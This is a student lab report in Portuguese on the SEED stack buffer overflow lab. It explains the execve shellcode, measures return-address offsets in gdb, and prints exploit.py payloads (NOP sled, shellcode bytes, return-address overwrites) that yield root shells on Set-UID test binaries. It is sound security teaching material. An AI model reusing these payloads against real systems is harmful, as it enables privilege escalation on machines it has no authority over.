

Universidade do Minho

Escola de Engenharia

Mestrado em Engenharia Cibersegurança

Unidade Curricular de Segurança de Sistemas de Computação

Ano Letivo de 2025/2026

Matilde Oliveira
pg60283

Tiago Teixeira
pg58713

Olavo Carreira
pg60286

Dezembro, 2025

SSC

Índice

1. Task 1: Getting Familiar with Shellcode	1
1.1. The C Version of Shellcode	1
1.2. 32-bit Shellcode	1
1.3. 64-Bit Shellcode	2
1.4. Invoking the Shellcode	2
2. Task 2: Understanding the Vulnerable Program	4
3. Task 3: Launching Attack on 32-bit Program (Level 1)	6
3.1. Investigation	6
3.2. Launching Attacks	7
4. Task 4: Launching Attack without Knowing Buffer Size (Level 2)	11
5. Task 5: Launching Attack on 64-bit Program (Level 3)	13
6. Task 6: Launching Attack on 64-bit Program (Level 4)	15
7. Task 7: Defeating dash's Countermeasure	17
8. Task 8: Defeating Address Randomization	19
9. Task 9: Experimenting with Other Countermeasures	21

1. Task 1: Getting Familiar with Shellcode

1.1. The C Version of Shellcode

O objetivo desta tarefa é compreender o funcionamento e a importância do shellcode no contexto de ataques de buffer overflow.

Um shellcode é um pequeno bloco de código máquina que executa a chamada de sistema `execve("/bin/sh")`, permitindo abrir uma shell interativa com os privilégios do programa alvo. Este código é fundamental pois funciona como o payload malicioso que será injetado na memória do programa vulnerável nas tarefas seguintes.

Para validar o funcionamento do shellcode fornecido no laboratório, compilámos e executámos o programa de teste, que designámos por `shellcode.c`, utilizando os seguintes comandos:

```
[12/06/25] seed@VM: ~$ nano shellcode.c
[12/06/25] seed@VM: ~$ gcc -o shellcode shellcode.c
[12/06/25] seed@VM: ~$ ./shellcode
$ █
```

Figura 1: Compilação e execução do programa `shellcode.c`

A execução do programa resultou com sucesso na abertura de uma nova instância de shell interativa, como confirmado pela mudança do prompt de comando.

Assim, este resultado demonstra que o código binário do shellcode está funcional e pronto para ser utilizado como payload nos ataques de buffer overflow das tarefas seguintes.

1.2. 32-bit Shellcode

O shellcode utilizado é escrito em Assembly para evitar o uso de bytes nulos (0x00), que interromperiam a injeção da string durante o ataque de buffer overflow. O código fornecido no laboratório ilustra como são preparados os registos do processador para invocar a `system call execve()`.

Primeiramente, o código empilha a string `"/bin/ /sh"` na stack. Note-se o uso de duas barras (`/ /`) em vez de uma, porque para uma arquitetura de 32-bit é necessário empurrar blocos exatos de 4 bytes. Assim, `"/ /sh"` (4 bytes) é empurrado primeiro e `"/bin"` (4 bytes) é empurrado depois. Sendo que, o sistema operativo ignora a barra extra, tratando-o como `/bin/sh`. Para invocar a `system call`, o shellcode configura os registos principais do processador. O registo `EBX` aponta para a string do comando `/bin/ /sh`, o registo `ECX` aponta para o array de argumentos (`argv`), o registo `EDX` é definido como 0 (NULL) para representar o ambiente vazio, e o registo `EAX` recebe o valor 0x0b (11 em decimal), que é o identificador da `system call execve` no Linux.

A instrução final `int 0x80` gera uma interrupção de software, passando o controlo para o kernel. O kernel executa a função `execve` com os parâmetros preparados nos registos, abrindo assim uma nova instância de shell com os privilégios do processo atual.

1.3. 64-Bit Shellcode

O shellcode de 64-bit segue a mesma lógica do shellcode de 32-bit, mas utiliza registos diferentes e uma convenção de chamada de sistema diferente. Enquanto a versão 32-bit usa a interrupção `int 0x80`, a versão 64-bit utiliza a instrução `syscall` para invocar a função de sistema. O código começa por limpar o registo `RDX` com a operação `xor rdx, rdx`, definindo-o como 0. Este registo representa o terceiro argumento de `execve()`, que é o ponteiro para o ambiente (NULL neste caso). Em seguida, a string `/bin/ /sh` é movida para o registo `RAX` e depois empilhada na stack. Tal como na versão 32-bit, utiliza-se a barra dupla (`/ /`) para alinhar a string a um múltiplo de 8 bytes, que é o tamanho de uma palavra em arquitetura 64-bit. O registo `RDI` é então configurado para apontar para a string `/bin/ /sh` na stack, sendo este o primeiro argumento de `execve()`. O array de argumentos `argv[]` é construído empilhando primeiro NULL (como `argv[1]`) e depois o ponteiro para `/bin/ /sh` (como `argv[0]`). O registo `RSI` é definido para apontar para este array, sendo o segundo argumento de `execve()`.

Finalmente, o registo `RAX` é definido para `0x3b` (59 em decimal), que é o identificador da system call `execve` em arquitetura 64-bit. A instrução `syscall` é então executada, gerando uma mudança de contexto para o kernel, que executa a função `execve` com os parâmetros configurados nos registos `RDI`, `RSI` e `RDX`, abrindo assim uma nova shell com os privilégios do processo atual.

1.4. Invoking the Shellcode

Para esta tarefa foi usado o programa **call_shellcode.c**, que contém um array shellcode com código máquina que faz a `syscall execve("/bin/sh", ...)`, com duas versões: uma para 64 bits (ativa quando o compilador define `_x86_64_`) e outra para 32 bits (ativa quando o programa é compilado com `-m32`). No main, o programa declara um buffer local na stack (`char code[500]`), copia para lá o conteúdo do array shellcode com `strcpy` e, em seguida, converte o endereço desse buffer num ponteiro para função, chamando essa função. Desta forma, o processo passa a executar diretamente as instruções que foram colocadas na stack. Usando o Makefile fornecido no laboratório, o código foi compilado com os comandos `gcc -m32 -z execstack -o a32.out call_shellcode.c` e `gcc -z execstack -o a64.out call_shellcode.c`, produzindo dois executáveis: `a32.out` (32 bits) e `a64.out` (64 bits). A opção `-z execstack` marca a stack do programa como executável, o que é necessário para que seja possível correr instruções a partir desse buffer.

Ao executar `./a32.out` e `./a64.out`, observa-se que o programa arranca normalmente, entra em main, copia a shellcode para a stack e, quando chama a função `func`, o código da shellcode é executado e faz `execve("/bin/sh", ...)`, lançando um shell `/bin/sh` dentro do próprio processo. Do ponto de vista do utilizador, o prompt muda e ficamos num novo shell até escrevermos `exit` (ou usarmos `Ctrl+D`), momento em que esse shell termina e regressamos ao terminal original.

```
[12/06/25] seed@VM:~/shellcode$ nano call_shellcode.c
[12/06/25] seed@VM:~/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[12/06/25] seed@VM:~/shellcode$ ./a32.out
$ exit
[12/06/25] seed@VM:~/shellcode$ ./a64.out
$ exit
[12/06/25] seed@VM:~/shellcode$
```

Figura 2: “Shell com privilégios do programa call_shellcode.c”

Esta experiência mostra que, com a stack marcada como executável, é possível colocar código arbitrário num buffer e transferir o controlo de execução para esse buffer, o que é precisamente a técnica explorada em ataques de buffer overflow. Se o programa fosse recompilado sem a opção `-z execstack`, a chamada à função que aponta para a stack iria, em sistemas modernos, falhar com um erro de segmentação devido à proteção de não execução (NX), impedindo a shellcode de correr.

2. Task 2: Understanding the Vulnerable Program

Nesta task, o objetivo é analisar o programa vulnerável `stack.c` e preparar os binários Set-UID para os vários níveis do laboratório, neste caso, para o L1(Level 1). O programa lê até 517 bytes do ficheiro `badfile` para o array `str` em `main` e, em seguida, passa esse conteúdo para a função `bof(str)`, que copia a string para um buffer local `buffer[BUF_SIZE]` usando `strcpy` sem verificação de limites. Como `BUF_SIZE` é menor que 517, isto introduz uma vulnerabilidade de buffer overflow que pode ser explorada para sobrescrever o endereço de retorno e desviar a execução para shellcode colocada na stack. Na pasta `/Labsetup/code` foram fornecidos o ficheiro fonte `stack.c`, o script `exploit.py`, o `Makefile` e os executáveis `stack-L1` a `stack-L4` e respetivas versões de debug. A compilação é feita automaticamente pelo `Makefile` com comandos equivalentes a `gcc -DBUF_SIZE=Lx -m32 -z execstack -fno-stack-protector -o stack-Lx stack.c`, onde L1-L4 definem diferentes tamanhos de buffer; estas opções desativam o StackGuard (`-fno-stack-protector`), tornam a stack executável (`-z execstack`) e forçam arquitetura de 32 bits (`-m32`), em linha com as instruções do enunciado. Depois da compilação, o `Makefile` aplica `sudo chown root stack-Lx` e `sudo chmod 4755 stack-Lx`, tornando cada binário propriedade de root e ativando o bit Set-UID (permissões 4755), de forma que, quando um utilizador normal executa `./stack-L1` (ou outro nível), o programa corre com UID efetivo de root, condição necessária para que uma exploração de buffer overflow resulte num root shell.

```
[12/06/25] seed@VM:~$ cd ~/Labsetup/code
[12/06/25] seed@VM:~/.../code$ ls
brute-force.sh  stack-L1      stack-L3
exploit.py      stack-L1-dbg  stack-L3-dbg
Makefile        stack-L2      stack-L4
stack.c         stack-L2-dbg  stack-L4-dbg
```

Figura 3: Compilação e execução do programa `shellcode.c`

```
[12/06/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m
32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m
32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m
32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m
32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o
stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g
-o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o
stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g
-o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Figura 4: Compilação e execução do programa shellcode.c

Para testar o funcionamento base, foi executado o script python3 **exploit.py**, que cria o ficheiro badfile com 517 bytes de dados (inicialmente apenas NOPs e um endereço de retorno de teste), seguido da execução de ./stack-L1. O programa imprime o tamanho do input ("Input size: 517") e termina com a mensagem "==== Returned Properly ====", o que confirma que o fluxo de execução ainda regressa normalmente de bof, ou seja, que a vulnerabilidade existe, mas o payload ainda não foi ajustado para desviar o endereço de retorno para a shellcode.

```
[12/06/25]seed@VM:~/.../code$ sudo chown root stack-L1
[12/06/25]seed@VM:~/.../code$ sudo chmod 4755 stack-L1
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ ls
badfile          stack-L1          stack-L3-dbg
brute-force.sh   stack-L1-dbg      stack-L4
exploit.py        stack-L2          stack-L4-dbg
Makefile          stack-L2-dbg
stack.c           stack-L3
[12/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
==== Returned Properly ====
[12/06/25]seed@VM:~/.../code$ █
```

Figura 5: Compilação e execução do programa shellcode.c

3. Task 3: Launching Attack on 32-bit Program (Level 1)

3.1. Investigation

Para determinar o offset necessário para explorar o buffer overflow, foi medida, com o gdb, a distância entre o início do buffer local da função bof e o endereço de retorno guardado na stack. Para isso, criou-se primeiro um badfile vazio (touch badfile) e iniciou-se o depurador sobre o binário de debug stack-L1-dbg (gdb stack-L1-dbg).

```
[12/06/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you
```

Figura 6: Execução do comando gdb stack-L1-dbg

No gdb, definiu-se um breakpoint em bof (b bof) e executou-se o programa (run); quando a execução parou no início da função, avançou-se um passo com next até à linha do strcpy, garantindo que o registo ebp já apontava para a frame de bof.

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
-]
EAX: 0xffffcb98 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf80 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf88 --> 0xffffd1b8 --> 0x0
ESP: 0xffffcb7c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
```

Figura 7: Execução do breakpoint bof

Em seguida, foram recolhidos os endereços relevantes com os comandos `p ebp` e `p &buffer`, obtendo-se `ebp=0xffffcb78` e `&buffer=0xffffcb0c`. A diferença entre estes valores é de 0x6c, ou seja, 108 bytes entre o início do buffer e o ebp. Como o endereço de retorno se encontra 4 bytes acima do ebp na stack, conclui-se que o return address está 112 bytes acima do início de buffer. Este valor de 112 bytes será usado mais tarde ao construir o payload em badfile, de forma a que a escrita através de `strcpy` atinja e substitua o endereço de retorno pela morada da shellcode.

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb78
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcb0c
gdb-peda$ quit
[12/06/25] seed@VM:~/.../code$ █
```

Figura 8: Recolha dos endereços do ebp e do buffer

3.2. Launching Attacks

Com o offset exato determinado com o depurador, foi possível completar o ficheiro **exploit.py** e justificar cada valor escolhido. O script começa por definir uma shellcode de 32 bits que invoca `execve("/bin/sh", ...)`, construída a partir do mesmo código usado na Task 1 e codificada com latin-1 para garantir que cada byte é preservado tal como foi escrito, sem conversões de caracteres. Em seguida, cria-se o array `content` com 517 bytes inicializados a 0x90, a instrução NOP em x86, formando uma NOP-sled, este valor foi escolhido porque o programa vulnerável lê exatamente 517 bytes do ficheiro `badfile`, e preencher tudo com NOPs permite que qualquer salto “impreciso” dentro dessa zona acabe por escorregar até à shellcode. A posição `start = 100` foi escolhida para inserir a shellcode de modo a deixar um espaço considerável de NOPs antes do seu início, criando uma margem de segurança: mesmo que o endereço de retorno não aponte exatamente para o primeiro byte da shellcode, desde que caia na faixa de NOPs anterior, o processador avançará até chegar ao código útil. O valor do offset, `offset = 112`, foi obtido de forma rigorosa usando o padrão gerado pelo depurador: após criar um badfile com 517 caracteres únicos e provocar um SIGSEGV, o valor observado em EIP foi passado à ferramenta de cálculo de offset, que devolveu precisamente 112 como a distância entre o início do buffer e o return address, pelo que o campo `content[112:116]` foi reservado para receber o endereço de retorno em formato little-endian. O próprio endereço de retorno `ret` foi sempre escolhido com base nos endereços observados na stack: partindo de `&buffer ≈ 0xffffcb0c` e sabendo que o buffer ocupa o intervalo aproximado `[0xffffcb0c, 0xffffcd11]`, foram testados valores de `ret` nessa janela (por exemplo `0xffffcb4c`, `0xffffcb8c`, `0xffffccc0`, entre outros) e também valores derivados dos EIP observados nos crashes (`ret = EIP - 0x10`, `ret = EIP - 0x20`), de forma a tentar posicionar o salto dentro da NOP-sled imediatamente antes da shellcode.

```

GNU nano 4.8          exploit.py          Modified
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
    "\x53\x89\xe1\x31\xd2\x31\xc0\xb0"
    "\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 100
content[start:start + len(shellcode)] = shellcode

```

```

GNU nano 4.8          exploit.py          Modified
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 100
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb0c + 80          # Change this number
offset = 112                  # Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

Figura 10: Detalhes do ficheiro exploit.py

Durante os testes, ao executar `python3 exploit.py` seguido de `./stack-L1`, o programa deixou de imprimir "Returned Properly" e passou a terminar com Segmentation fault, o que confirma que o overflow está a corromper o return address. No depurador observaram-se valores de EIP como `0xffffcd16`, ligeiramente acima do intervalo do buffer, e noutros casos valores que correspondem a bytes internos da shellcode, o que indica que o salto chega a entrar na área do payload mas nem sempre numa posição que permita executar toda a shellcode até ao fim sem sair de memória válida.

```

Segmentation fault
[12/06/25]seed@VM:~/.../code$ nano exploit.py
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ nano exploit.py
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/06/25]seed@VM:~/.../code$ nano exploit.py
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/06/25]seed@VM:~/.../code$ nano exploit.py
[12/06/25]seed@VM:~/.../code$ python3 exploit.py
[12/06/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault

```

Figura 11: Segmentation fault

Para resolver esta instabilidade, foram implementadas algumas alterações estratégicas, mantendo-se a base estrutural do payload. Em primeiro lugar, o offset de 112 bytes foi mantido inalterado, dado que representa a distância física e constante (determinada via GDB) entre o início do buffer e o endereço de retorno na pilha. Se este valor estivesse errado, o buffer overflow simplesmente falharia na sobreposição do Ret Endereço. Uma vez que o programa já não retornava normalmente, a exatidão do offset estava confirmada e não exigia ajustes.

Ao invés de colocar o shellcode no início, movemos para o índice 300 do payload, garantindo que o espaço entre o início do buffer (0) e a posição 300 fosse preenchido exclusivamente com instruções NOP (x90). é de vincar que o NOP Sled atua como uma zona de amortecimento. Se o salto da CPU estiver ligeiramente errado (alguns bytes antes ou depois do alvo), o processador apenas executa a instrução NOP, que avança o Instruction Pointer (EIP) num byte. Assim, o EIP “escorrega” pela pista de NOPs até inevitavelmente atingir o shellcode perfeitamente alinhado.

Por fim, O novo valor para o endereço de retorno, 0xffffcbf8, foi calculado como uma estimativa segura que apontava para o meio da recém-criada NOP Sled. Este endereço foi derivado do valor ebp (0xffffcb78) observado no GDB, com um ajuste para cima (margem de segurança de 0x80 bytes) para garantir que a aterragem ocorreria em memória válida e dentro da área de NOPs.

Assim, ao injetar 0xffffcbf8 no offset 112, o payload estava completo. A execução subsequente fez com que a CPU saltasse para a NOP Sled, que funcionou como uma pista de aterragem tolerante ao erro. O Instruction Pointer (EIP) deslizou pelos NOPs e atingiu o shellcode na posição 300.

Esta sequência de eventos garantiu a execução correta do código malicioso, que invocou um novo shell (/bin/sh). Devido às permissões Set-UID do programa, a execução resultou na escalada de privilégios e na obtenção imediata do shell de root, como podemos observar:

```
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# █
```

Figura 12: Root shell

4. Task 4: Launching Attack without Knowing Buffer Size (Level 2)

O objetivo desta tarefa consistiu em explorar a vulnerabilidade de buffer overflow no programa stack-L2 sem conhecer o tamanho exato do buffer. Apenas se sabe que o buffer tem entre 100 e 200 bytes de tamanho, e que devido ao alinhamento de memória em sistemas de 32 bits, o frame pointer é sempre um múltiplo de 4 bytes. A restrição fundamental desta task é que se deve criar um único payload que funcione para qualquer tamanho de buffer dentro deste intervalo, não sendo permitido utilizar métodos de brute-force onde se testam múltiplos payloads diferentes.

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffcaa0
```

Figura 13: Resultado dos comandos **p \$ebp** e **p &buffer**

Para começar a investigação, utilizou-se o gdb para obter informações sobre a estrutura da stack, mesmo sem poder determinar o tamanho exato do buffer. Através dos comandos **p \$ebp** e **p &buffer**, obtiveram-se os seguintes valores: o endereço do frame pointer (ebp) era 0xffffcb48 e o endereço do início do buffer era 0xffffcaa0. A diferença entre estes dois endereços é de 168 bytes ($0xffffcb48 - 0xffffcaa0 = 0xa8 = 168$ em decimal), o que indica a distância entre o início do buffer e o frame pointer para este tamanho específico de buffer. Estes valores servem como referência para calcular onde o payload deve apontar, embora os endereços reais durante a execução sem gdb sejam ligeiramente diferentes devido ao ambiente do debugger que adiciona dados extra à stack.

A estratégia implementada baseia-se em três componentes fundamentais. Primeiro, preencheu-se todo o payload com instruções NOP (0x90), criando o que se designa por “NOP sled”. Esta técnica é crucial porque mesmo que não se acerte no endereço exato do início do código malicioso, se nos acertarmos em qualquer ponto do NOP sled, a execução da “escorrega” através das instruções NOP até eventualmente chegar ao shellcode. Isto aumenta drasticamente a margem de erro tolerável e a probabilidade de sucesso do ataque.

Em segundo lugar, colocou-se o shellcode na posição 350 do payload. Esta escolha garante que existe uma longa sequência de NOPs antes do shellcode (350 bytes de NOPs), evita-se que o shellcode seja sobrescrito durante a operação de cópia, e mantém o shellcode numa posição acessível dentro do buffer de 517 bytes disponível.

A terceira parte é a técnica de sobrescrita múltipla dos endereços de retorno. O return address encontra-se sempre na posição $ebp+4$, mas como não se conhece o tamanho exato do buffer, não se sabe exatamente qual o offset entre o início do buffer e essa posição. No entanto, sabe-se que este offset varia entre aproximadamente 104 bytes (para um buffer de 100 bytes) e 204 bytes (para um buffer de 200 bytes). Para garantir cobertura total e alguma margem de segurança adicional, implementou-se um ciclo `for` `offset in range(100, 250, 4)` que percorre todos os offsets múltiplos de 4 neste intervalo alargado e escreve o mesmo endereço de retorno em cada posição. O uso do passo de 4 bytes justifica-se porque o frame pointer é sempre alinhado

a múltiplos de 4, logo o return address (ebp+4) também o será. Assim, independentemente do tamanho real do buffer, garante-se que a posição correta do return address será sobrescrita com o valor escolhido.

```
start = 350 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
buffer_addr = 0xffffcaa0 + 400
ret = buffer_addr

for offset in range(100,250, 4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

Figura 14: Excerto de código onde mostra os valores escolhidos e loop

A escolha do offset de 400 bytes serve apenas para garantir que o endereço de retorno cai de forma segura dentro do NOP sled. Como essa zona é composta por NOPs, não é preciso acertar exatamente no início do shellcode. Mesmo tendo em conta que, fora do gdb, os endereços costumam ser um pouco mais altos, apontar para a posição 400 continua a deixar-nos dentro dessa área segura. Além disso, o shellcode está na posição 350 do buffer, ou seja, 50 bytes antes do ponto para onde estamos a apontar.

A técnica de sobrescrita múltipla garante que independentemente de onde esteja o return address real (seja num buffer de 100, 150 ou 200 bytes), ele será sobrescrito com o valor correto. O uso do range até 250 em vez de apenas 204 proporciona uma margem de segurança adicional que torna o ataque mais robusto. Simultaneamente, o NOP sled garante que mesmo com pequenas imprecisões no endereço calculado, o ataque será bem-sucedido porque basta acertar em qualquer ponto dos 350 bytes de NOPs para que a execução eventualmente chegue ao shellcode.

```
[12/08/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
```

Figura 15: Execução do ataque bem sucedida

Ao executar o exploit, verificou-se que o ataque foi bem-sucedido, conseguindo-se obter uma shell com privilégios de root. O comando whoami confirmou que a shell estava a correr com permissões de root, demonstrando que a exploração da vulnerabilidade foi eficaz. Este resultado comprova que a estratégia utilizada é robusta e funciona sem necessitar de conhecer o tamanho exato do buffer, cumprindo assim todos os objetivos da tarefa.

5. Task 5: Launching Attack on 64-bit Program (Level 3)

O objetivo desta tarefa foi explorar a vulnerabilidade de buffer overflow num programa compilado para arquitetura de 64 bits (stack-L3). Esta tarefa apresenta desafios significativamente diferentes e mais complexos comparativamente aos ataques em programas de 32 bits, sendo o principal obstáculo relacionado com a forma como os endereços são representados em sistemas de 64 bits e como isso interage com a função `strcpy()` utilizada no programa vulnerável.

Em arquiteturas de 64 bits, embora o espaço de endereçamento teórico seja de 64 bits, apenas os endereços entre `0x00` e `0x00007FFFFFFFFF` são válidos na prática. Isto significa que qualquer endereço de 64 bits (8 bytes) terá sempre os dois bytes mais significativos a zero. Por exemplo, um endereço típico da stack seria algo como `0x00007fffffd980`, onde se pode observar que começa com `0x0000`. Esta característica cria um problema crítico para o ataque: o programa vulnerável utiliza a função `strcpy()` para copiar o conteúdo do ficheiro `badfile` para o buffer, e como se sabe, a função `strcpy()` interpreta o byte zero (`0x00`) como terminador de string, parando imediatamente a cópia quando encontra esse valor.

Se colocássemos o endereço de retorno no formato convencional no início ou meio do payload, os bytes zero do endereço causariam a interrupção prematura da função `strcpy()`, impedindo que o resto do payload (incluindo o shellcode) fosse copiado para a stack. Este é o desafio fundamental que distingue os ataques de 64 bits dos de 32 bits, onde os endereços não contêm necessariamente zeros.

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffd980
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffd8b0
gdb-peda$
```

Figura 16: Resultado dos comandos `p $rbp` e `p &buffer`

Para compreender a estrutura da stack e calcular os valores necessários para o ataque, começou-se por utilizar o `gdb` no programa `stack-L3-dbg`. Através dos comandos `p $rbp` e `p &buffer`, obtiveram-se os seguintes valores: o endereço do frame pointer (`rbp`) era `0x7fffffd980` e o endereço do início do buffer era `0x7fffffd8b0`. A diferença entre estes endereços é de 208 bytes, o que representa a distância entre o início do buffer e o frame pointer. O return address encontra-se na posição `rbp+8` (ao contrário dos 32 bits onde era `ebp+4`, devido ao tamanho dos registos ser diferente), pelo que o offset necessário para atingir o return address é de $208 + 8 = 216$ bytes.

A solução para o problema dos zeros baseia-se numa observação crucial: se colocarmos o endereço de retorno no final do payload, depois do shellcode e dos NOPs, a função `strcpy()` consegue copiar todo o conteúdo até esse ponto sem encontrar zeros prematuramente. Só quando chegar ao endereço de retorno é que encontrará os bytes zero, mas nessa altura já todo o payload relevante (NOPs e shellcode) estará copiado para a stack. Assim, a estrutura do payload foi organizada da seguinte forma: primeiro uma sequência de NOPs (`0x90`), seguida do shellcode, e finalmente o endereço de retorno na posição exata onde se encontra

o return address na stack. O cálculo desta posição foi feito através do offset determinado anteriormente.

De seguida, colocou-se o shellcode na posição 150 do array. Esta escolha de posição garante que existe uma quantidade razoável de NOPs antes do shellcode (150 bytes), o que proporciona uma boa margem de segurança para o NOP sled funcionar eficazmente. Para o endereço de retorno, calculou-se somando 140 bytes ao endereço base do buffer. Este endereço aponta para uma posição dentro do NOP sled, garantindo que quando o return address for executado, a execução irá escorregar pelos NOPs até atingir o shellcode.

```
#####  
# Put the shellcode somewhere in the payload  
start = 150 # Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value  
# and put it somewhere in the payload  
buffer_addr = 0x7fffffff8b0  
rbp_value = 0x7fffffff980  
  
ret = buffer_addr + 140  
  
offset = rbp_value - buffer_addr + 8 # Change t
```

Figura 17: Excerto do código a mostrar os valores escolhidos

Ao executar o exploit desenvolvido, verificou-se que o ataque foi bem-sucedido. O programa stack-L3 executou o shellcode injetado e lançou uma shell com privilégios de root, conforme confirmado pelo comando whoami. Isto demonstra que a estratégia utilizada para contornar o problema dos zeros foi eficaz: ao colocar o endereço de retorno após todo o conteúdo relevante do payload, conseguiu-se que a função strcpy() copiasse o shellcode completo antes de encontrar os bytes zero do endereço, permitindo assim que o ataque funcionasse corretamente em ambiente de 64 bits.

```
[12/08/25]seed@VM:~/.../codes$ ./stack-L3  
Input size: 517  
# whoami  
root  
# █
```

Figura 18: Prova de ataque bem-sucedido

6. Task 6: Launching Attack on 64-bit Program (Level 4)

O objetivo desta tarefa foi explorar a vulnerabilidade de buffer overflow num programa compilado para arquitetura de 64 bits (stack-L4) com uma restrição adicional significativa: o buffer vulnerável possui apenas 10 bytes de tamanho. Isto difere substancialmente das tarefas anteriores e obriga à adoção de estratégias alternativas, uma vez que o shellcode utilizado (47 bytes com o `setuid(0)`) não pode ser acomodado dentro do buffer disponível.

O programa stack-L4 mantém a mesma estrutura das versões anteriores: lê até 517 bytes de um ficheiro chamado `badfile` para um array `str[517]` na função `main()`, e posteriormente passa este conteúdo para a função `bof()` que contém um buffer de apenas 10 bytes. A função `strcpy()` copia o conteúdo sem verificar limites, causando o overflow.

Para compreender a estrutura da stack e identificar os valores necessários para o ataque, utilizou-se o `gdb` no programa `stack-L4-dbg`. Através dos comandos `p $rbp` e `p &buffer`, obtiveram-se os seguintes valores: o endereço do frame pointer (`rbp`) era `0x7fffffff980` e o endereço do início do buffer era `0x7fffffff976`. A diferença entre estes endereços é de apenas 10 bytes, confirmando o tamanho extremamente reduzido do buffer. O return address encontra-se na posição `rbp+8`, pelo que o offset necessário para sobrescrever o return address é de $10 + 8 = 18$ bytes.

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff980
gdb-peda$ p &buffer
$2 = (char_ (*)[10]) 0x7fffffff976
```

Figura 19: Resultado dos comandos `p $rbp` e `p &buffer`

Após análise, optou-se por utilizar o array `str[517]` da função `main()`. Esta escolha justifica-se por várias razões: primeiro, o array `str[]` está localizado na stack e é preenchido com o conteúdo completo do ficheiro `badfile` antes de ser passado para `bof()`. Segundo, este array tem espaço mais do que suficiente (517 bytes) para acomodar o shellcode e um NOP sled considerável. Terceiro, o endereço deste array é previsível e estável, não sofrendo das variações que podem ocorrer com variáveis de ambiente.

Para descobrir o endereço do array `str[]`, utilizou-se novamente o `gdb`, desta vez colocando um breakpoint na função `main()` e inspecionando o endereço de `str` através do comando `p/x &str`, que retornou o valor `0x7fffffffddb0`.

```
gdb-peda$ p/x &str
$1 = 0x7fffffffddb0
```

Figura 20: Descoberta do endereço do array `str[]`

O return address foi calculado somando o offset escolhido (300) ao endereço base do array `str`: $0x7fffffffddb0 + 300$. Este endereço é então colocado na posição do offset 18 do payload, que

